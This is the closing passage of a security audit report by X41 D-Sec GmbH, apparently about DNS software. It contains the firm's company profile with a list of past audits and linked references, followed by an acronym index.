[11] `https://www.ietf.org/archive/id/draft-wijngaards-dnsext-resolver-side-mitigation-01.txt`

5 About X41 D-Sec GmbH

X41 D-Sec GmbH is an expert provider for application security and penetration testing services. Having extensive industry experience and expertise in the area of information security, a strong core security team of world-class security experts enables X41 D-Sec GmbH to perform premium security services.

X41 has the following references that show their experience in the field:

- Source code audit of ISC BIND9 DNS server[1]
- Source code audit of the Git source code version control system[2]
- Review of the Mozilla Firefox updater[3]
- X41 Browser Security White Paper[4]
- Review of Cryptographic Protocols (Wire)[5]
- Identification of flaws in Fax Machines[6,7]
- Smartcard Stack Fuzzing[8]

The testers at X41 have extensive experience with penetration testing and red teaming exercises in complex environments. This includes enterprise environments with thousands of users and vendor infrastructures such as the Mozilla Firefox Updater (Balrog).

Fields of expertise in the area of application security encompass security-centered code reviews, binary reverse-engineering and vulnerability-discovery. Custom research and IT security consulting, as well as support services, are the core competencies of X41. The team has a strong technical background and performs security reviews of complex and high-profile applications such as Google Chrome and Microsoft Edge web browsers.

X41 D-Sec GmbH can be reached via `https://x41-dsec.de` or `mailto:info@x41-dsec.de`.

[1] `https://x41-dsec.de/news/security/research/source-code-audit/2024/02/13/bind9-security-audit/`
[2] `https://x41-dsec.de/security/research/news/2023/01/17/git-security-audit-ostif/`
[3] `https://blog.mozilla.org/security/2018/10/09/trusting-the-delivery-of-firefox-updates/`
[4] `https://browser-security.x41-dsec.de/X41-Browser-Security-White-Paper.pdf`
[5] `https://www.x41-dsec.de/reports/Kudelski-X41-Wire-Report-phase1-20170208.pdf`
[6] `https://www.x41-dsec.de/lab/blog/fax/`
[7] `https://2018.zeronights.ru/en/reports/zero-fax-given/`
[8] `https://www.x41-dsec.de/lab/blog/smartcards/`

Acronyms

CPU Central Processing Unit 10
CVE Common Vulnerabilities and Exposures 10
CWE Common Weakness Enumeration 12
DNS Domain Name System 6
DNSSEC Domain Name System Security Extensions 9
DoS Denial of Service 6
HTTPS HyperText Transfer Protocol Secure 16
ID Identifier 10
IP Internet Protocol 26
NS nameserver 13
RFC Request for Comments 9
SSH Secure Shell 24
TLS Transport Layer Security 16
UDP User Datagram Protocol 29